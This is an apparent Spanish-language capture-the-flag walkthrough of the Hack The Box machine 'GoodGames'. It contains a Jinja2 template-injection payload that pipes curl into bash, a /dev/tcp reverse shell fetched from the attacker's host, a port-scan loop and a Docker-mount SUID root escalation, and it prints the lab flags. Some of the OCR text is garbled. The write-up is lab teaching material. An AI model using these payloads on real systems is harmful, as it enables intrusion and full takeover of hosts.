


uid=0(root) gid=0(root)
groups=0(root)

admin

admin@goodgames.htb

Ponemos hostname -l para ver hacia donde tenemos acceso



Y parece que es un contenedor porque no es la IP

Ahora vamos a ver si podemos establecer conexion con un ping para ellos
nos ponemos en escucha
con TCPDUMP

```
NO password hashes left to crack (see FAQ)
> tcpdump -i tun0 icmp -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
|
```

Y luego lanzamos como antes en vez de id pues un ping

```
> tcpdump -i tun0 icmp -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
11:51:39.005992 IP 10.10.11.130 > 10.10.16.3: ICMP echo request, id 247, seq 1, length 64
11:51:39.006024 IP 10.10.16.3 > 10.10.11.130: ICMP echo reply, id 247, seq 1, length 64
|
```

General information

Full Name: Enter your full name

Birthday: dd/mm/yyyy

Email: admin@goodgames.htb

Phone: +12-345 678 910

Save all

PING 10.10.16.3 (10.10.16.3) 56(84) bytes of data. 64 bytes from 10.10.16.3: icmp_seq=1 ttl=62 time=157 ms --- 10.10.16.3 ping statistics --- 1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg /max/mdev = 157.846/157.846 /157.846/0.000 ms

admin
admin@goodgames.htb

Connect Send Message Settings

Una vez que vemos que podemos hacer un ping lo que vamos a realizar es que nos lance un rever shell

Primero creamos el script en bahs

```
> cu goodgames
> vi index.html
> cat index.html
```

File: index.html	
1	#!/bin/bash
2	
3	bash -i >& /dev/tcp/10.10.16.2 0>&1:

```
/home/unicomanu/Academia/goodgames
```

Y despues vamos a compartirlo

Con python

```
> cat index.html
-----| File: index.html
-----| 1 #!/bin/bash
-----| 2
-----| 3 bash -i >& /dev/tcp/10.10.16.2/443 0>&1
-----|> python3 -m http.server 80
```

Y tambien nos ponemos a escuchar porque vamos a lanzar otra vez la vulnerabilidad pero con curl

Full Name	<input type="text" value="ext.cycler.__init__.globals__.os.popen('curl 10.10.16.2 bash').read() }{{ self._TemplateReference_context.cycler.__init__.globals__.os.popen('curl 10.10.16.2 bash').read() }}"/>
Email	<input type="text" value="admin@goodgames.htb"/>

Le lanzamos este curl

```
> cat index.html
File: index.html
1
2
3
4
5
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```

Y aqui tenemos la reverse shell

Ahora haremos tratamiento de TTY

```
bin games include lib local sbin share sr  
root@3a453ab39d3d:/usr# whoami  
root  
root@3a453ab39d3d:/usr# hostname -I  
172.19.0.2  
root@3a453ab39d3d:/usr# 
```

```
root@3a453ab39d3d:/usr# cd /home
root@3a453ab39d3d:/home# ls
augustus
root@3a453ab39d3d:/home# cd augustus
root@3a453ab39d3d:/home/augustus# ls
user.txt
root@3a453ab39d3d:/home/augustus# cat user.txt
5e0786293d3341bc7eb43d815bb0240d
root@3a453ab39d3d:/home/augustus#
```

```
89e721dd3159866e3c6b7f1475257099
root@3a453ab39d3d:/home/augustus# ls -l
total 4
-rw-r----- 1 root 1000 33 Mar 14 09:44 user.txt
root@3a453ab39d3d:/home/augustus# 
```

Lo que vemos aqui es tiene id 1000 y esto es extraño porque no hay usuario esto quiere decir que esta jugando con monturas

```
-rw-r----- 1 root 1000 33 Mar 14 09:44 user.txt
root@3a453ab39d3d:/home/augustus# mount | grep home
/dev/sda1 on /home/augustus type ext4 (rw,relatime,errors=remount-ro)
root@3a453ab39d3d:/home/augustus# 
```

```
> cd goodgames
> touch portScan.sh
> chmod +x portScan.sh
> vi portScan.sh
> cat portScan.sh
File: portScan.sh
1 #!/bin/bash
2 #
3 #functions ctrl_c(){
4 # echo -e "\n\n[!] Saliendo...\n"
5 # tput cnorm; exit 1
6 #
7 #
8 ## Ctrl+C
9 #trap ctrl_c INT
10 #
11 #tput civis
12 #for port in $(seq 1 65535); do
13 # timeout 1 bash -c "echo '' > /dev/tcp/172.19.0.1/$port" 2>/dev/null && echo "[+] Puerto $port abierto" &
14 # done; wait
15 #tput cnorm
> base64 -w 0 portScan.sh
YvEvYmluLJhcZgkIwojZnVuY3Rpz25zIGN0cmxfYygpewojCwVjaG8gLWUgiIxuXG5bIV0gu2FsaWVuZGBuL5cbiIKiwL0cHv0IGNub3JtOyBleGl0IDEgCiMjf0ojCIMjEN0cmwrQwojdHJhcCBjdHJsX2MaSU5UC1MKI3RwdX0gY2l2aXMK
IZZvc1Bwb3J0IGluICQoc2VxIDEgN1U1MzUp0yBkbwojCXrbhVvdXQgMSBiYXNoIC1jICJly2hvICcnID4gL2Rld90Y3AvMTcyljE5ljAuMS8kcG9ydCigMj4vZGv2L251bGwgJlygZWNobyAiwYtdIFB1ZXJ0byAkcG9ydCBhYmllcRvIlAm
CtMJZG9uZTs5gdZFpdAoJdHB1dCBjbm9ybQo=w
> base64 -w 0 portScan.sh | xclip -sel clip
```

```
root@3a453ab39d3d:/tmp# for port in {1..65535}; do echo > /dev/tcp/172.19.0.1/$port && echo "$port open"; done 2>/dev/null
22 open
80 open
^C
root@3a453ab39d3d:/tmp# 
```

Entramos a la SSH con el usuario augustus con la contraseña superadministrator que teniamos.

```
root@3a453ab39d3d:/tmp# ssh augustus@172.19.0.1
augustus@172.19.0.1's password:
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

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the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
augustus@GoodGames:~$
```

```
permitted by applicable law.
augustus@GoodGames:~$ hostname -I
10.10.11.130 172.19.0.1 172.17.0.1 dead:beef::250:56ff:feb9:f563
augustus@GoodGames:~$
```

```
10.10.11.130 172.19.0.1 172.17.0.1 dead:beef::250:56ff:feb9:f563
augustus@GoodGames:~$ ps auxw | grep docker
root      936  0.0  2.0 1457176 84324 ?        Ssl   16:39   0:03 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root     1274  0.0  0.2 1150312 11640 ?        Sl    16:39   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8085 -container-ip 172.19.0.2 -container-port 8085
augustus  3210  0.0  0.0   6176   652 pts/0    S+   20:28   0:00 grep docker
augustus@GoodGames:~$
```

```
augustus  3210  0.0  0.0   6176   652 pts/0    S+   20:28   0:00 grep docker
augustus@GoodGames:~$ ls -la
total 24
drwxr-xr-x 2 augustus augustus 4096 Dec  2  2021 .
drwxr-xr-x 3 root      root      4096 Oct 19 2021 ..
lrwxrwxrwx 1 root      root      9 Nov  3 2021 .bash_history -> /dev/null
-rw-r--r-- 1 augustus augustus  220 Oct 19 2021 .bash_logout
-rw-r--r-- 1 augustus augustus 3526 Oct 19 2021 .bashrc
-rw-r--r-- 1 augustus augustus  807 Oct 19 2021 .profile
-rw-r----- 1 root      augustus  33 Mar 20 16:39 user.txt
augustus@GoodGames:~$ |
```

```
augustus@GoodGames:~$ touch from_host
augustus@GoodGames:~$ ls -la
total 24
drwxr-xr-x 2 augustus augustus 4096 Mar 20 20:29 .
drwxr-xr-x 3 root      root      4096 Oct 19 2021 ..
lrwxrwxrwx 1 root      root      9 Nov  3 2021 .bash_history -> /dev/null
-rw-r--r-- 1 augustus augustus  220 Oct 19 2021 .bash_logout
-rw-r--r-- 1 augustus augustus 3526 Oct 19 2021 .bashrc
-rw-r--r-- 1 augustus augustus    0 Mar 20 20:29 from_host
-rw-r--r-- 1 augustus augustus  807 Oct 19 2021 .profile
-rw-r----- 1 root      augustus  33 Mar 20 16:39 user.txt
augustus@GoodGames:~$ ls -l from_host
-rw-r--r-- 1 augustus augustus 0 Mar 20 20:29 from_host
augustus@GoodGames:~$
```

```
augustus@GoodGames:~$ ls -l from_container
-rw-r--r-- 1 augustus augustus 0 Mar 20 20:30 from_container
augustus@GoodGames:~$
```

Escalada de Privilegios

Como vemos cuando estamos en la maquina sin ponernos por ssh en augustus tenemos permisos de root y claro si creamos el binario que tenemos permisos bash y le damos permisos y tambien de SUID podemos ejecutar desde SSH el archivo bash y ya tenemos una escalada de privilegios a root

```
augustus@GoodGames:~$ cp /bin/bash .
augustus@GoodGames:~$ ls -l bash
-rwxr-xr-x 1 augustus augustus 1234376 Mar 20 20:31 bash
augustus@GoodGames:~$ |
```

Desde fuera como se ve la imagen das el permiso root:root y luego el SUID para que lo ejecute cualquiera luego nos metemos desde SSH y lo ejecutamos y tenemos el root como sale abajo

```
root@3a453ab39d3d:/tmp# cd /home/augustus
root@3a453ab39d3d:/home/augustus# ls -l bash^C
root@3a453ab39d3d:/home/augustus# ls -l bash
-rwxr-xr-x 1 1000 1000 1234376 Mar 20 20:37 bash
root@3a453ab39d3d:/home/augustus# chown root:root bash
root@3a453ab39d3d:/home/augustus# chmod 4777 bash
root@3a453ab39d3d:/home/augustus# ls -l bash
-rwsrwxrwx 1 root root 1234376 Mar 20 20:37 bash
root@3a453ab39d3d:/home/augustus# ssh augustus@172.19.0.1
augustus@172.19.0.1's password:
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64
```

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Last login: Wed Mar 20 20:20:23 2024 from 172.19.0.2
augustus@GoodGames:~\$ ls -l bash
-rwsrwxrwx 1 root root 1234376 Mar 20 20:37 bash
augustus@GoodGames:~\$./bash -p
bash-5.1#

```
Last login: Wed Mar 20 20:20:23 2024 from 172.19.0.2
augustus@GoodGames:~$ ls -l bash
-rwsrwxrwx 1 root root 1234376 Mar 20 20:37 bash
augustus@GoodGames:~$ ./bash -p
bash-5.1# cat /root/root.txt
12d64dfe43ce07d88d4e1dbd08b1c715
bash-5.1# ^C
bash-5.1# |
```